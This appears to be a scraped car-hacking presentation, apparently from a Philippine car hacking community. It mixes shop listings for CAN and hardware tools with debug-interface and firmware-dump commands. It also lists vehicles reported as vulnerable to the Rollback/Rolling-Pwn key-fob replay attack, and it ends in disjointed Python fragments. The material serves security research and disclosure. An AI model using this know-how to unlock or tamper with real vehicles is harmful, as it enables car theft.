Postage: **£19.79** Express delivery to United States [See details](#)

Item location: Barry, United Kingdom

Posts to: United Kingdom and many other countries | [See details](#)


Get a good power supply unit




Look for sketches and diagrams (OSINT)




```
-----  
| 1: ? | 3: ?   | 5: V12 | 7: ?           | 9:  CANLo1 | 11: CANHi1  
| 2: ? | 4: GND  | 6: GND | 8: CANLo2      | 10: CANHi2 | 12: ?  
-----
```



Got a STM32? Turn it into a RAMN single board!



<https://vicone.com/blog/replicating-ramn-using-a-single-stm32-board-a-hands-on-exploration>



Got more budget? Prototype a Full RAMN Board

Most IVIs have USB, so do some USB Fuzzing



DEF CON 31 Car Hacking Village - Automotive USB Fuzzing - Euntae Jang, Donghyon Jeong, Jonghyuk Song

Invest in some Tools and Hardware, not just for interacting with CAN but for other attack surfaces

NOT FOR MISUSE



CANable

- Probably one of the cheapest and good quality USB CAN devices out there
- Price range: 5 – 15 USD (AliExpress)



PHP355.33 ~~PHP846.64~~ 58% off

Tax excluded, add at checkout if applicable; Extra 2% off with coins

Makerbase CANable USB to CAN canbus debugger analyze
Isolated VESC XDRIVE klipper

★★★★★ 4.8 26 Reviews | 310 sold

Color: MKS CANable




Product sellpoints

- Compact Design: Sleek and lightweight design for portability and integration into your setup.

Jtagulator


- Open-source hardware hacking tool that assists in identifying on-chip debug (OCD) interfaces from an electronic device's test points, vias, component pads, or connectors.
- Made by famous hardware hacker Joe Grand



UART to USB Converter



PCBite



The image shows the PCBite kit components. It includes a large, flat, grey base plate. Four black PCBite holders are positioned around the base plate. Four black test wires with yellow and black insulation are connected to the holders. A small circuit board is placed on the base plate, and the test wires are connected to it. A USB cable is also visible, connected to a small black USB hub or adapter.

 kit with 4x SP10 probes and test wires | Third Hand Tool | Rework Station | Helping Hands Soldering | Circuit Board Soldering Kit

Brand: PCBite


4.7 ★★★★★  49 ratings

\$172⁰⁰

No Import Fees Deposit & **FREE Shipping** to Philippines [Details](#) 

Brand	PCBite
Item Weight	0.88 Kilograms
Voltage	2.3E+2 Volts
Included Components	4x PCBite holders, 1x Large Base plate, SP10 probes with pin tipped test needles, Extra Set of insulation washers, 5x Dupont to dupont wires,...


BRUSCHETTA-board



Compatible SOP8 & SOP16 Adaptors

https://s.click.aliexpress.com/e/_DFY8wcn

EC Buying



High quality SOIC8 SOP8 Test Clip For EEPROM 93CXX/25CXX/24CXX in-circuit programming on USB Programmer TL866CS TL866A EZP2010

★★★★★ 5.0 43 Reviews 178 Sold

2,21€ ~~3,08€~~ 28% off

Price includes VAT

Extra 2% off

4,81€ Off
Store Discount

1,92€ Off
Store Coupon

Color: Khaki



https://s.click.aliexpress.com/e/_DmAewbN

SOIC16 SOP16 to DIP8 Clip



rogrammer Testing Clip SOP16 SOP SOIC 16 SOIC16 Pin IC Test Clamp SOP16 to DIP8 Flash Clip for 25 series RT809F TL866CS TL866A

★★★★★ 4.7 46 Reviews 187 Sold

4,21€ ~~4,79€~~ 12% off

Price includes VAT

Extra 2% off

0,96€ Off
Store Discount

2% Off
Store Discount

24,04€ Off
Store Coupon

Color: SO16 to DIP8



More price information ⓘ

Usage Examples

- **UART:** `screen /dev/ttyUSB0 115200`
- **JTAG:** `sudo openocd -f JTAG_OpenOCD.cfg -f target_device.cfg`
- **SWD:** `openocd -f SWD_OpenOCD.cfg -f target_device.cfg`
- **SPI:** `flashrom -p ft2232_spi:type=2232H,port=B -r firmware.bin` (firmware dump)

Bus Pirate 5



Flipper Zero

Sub-1 GHz
antenna

TI CC1101
chip



HackRF One with Portapack



Rollback Attack on Toyota Wigo



Rollback Attack

- A Rollback / Rolling-Pwn attack is not a new replay attack against remote keyless entry systems and key fobs, but a new term for time-agnostic replay attacks despite having rolling codes.
- Some people have already disclosed this in the past, but researchers Levente Csikor and others published a better PoC about it and its prevalence in newer vehicles.
- We helped provide them with details about other affected vehicles. (Car Hacking Village PH contribution)

List of Vehicles in the PH Car Hacking Scene Affected by Rollback / Rolling-Pwn Attack

1. [2017 Toyota Rush](#) (Reported to Toyota via Hackerone and was acknowledged)
2. [2017 Mazda 2 Sedan](#) (FCC ID: SKE13E-01)
3. [2017 Honda Brio V](#) (Manufacturer Part Number: 5WK49327)
4. Aftermarket Code Alarm CAT4P (FCC ID: H5OT66)
5. [2017 Toyota Wigo S](#) - It has been observed that this was not reproducible in Flipper Zero but only in HackRF One. (Reported to Toyota via Hackerone and was acknowledged)
6. 2010 Nissan Navara (FCC ID: KR55WY8462 | Fitments: 2007-2012)
7. [2017 Honda Mobilio RS NAVI](#) (Tested by Aj Dumanhug)
8. 2023 Toyota Rush (Reported to Toyota via Hackerone and was acknowledged)
9. [2022 Honda Civic](#)
10. [2018 - 2020 Honda ADV](#) (Motorcycle)
11. [Honda Click 2019](#) (Motorcycle)

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Run the application  
root.mainloop()
```

Real story, real hacks



```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
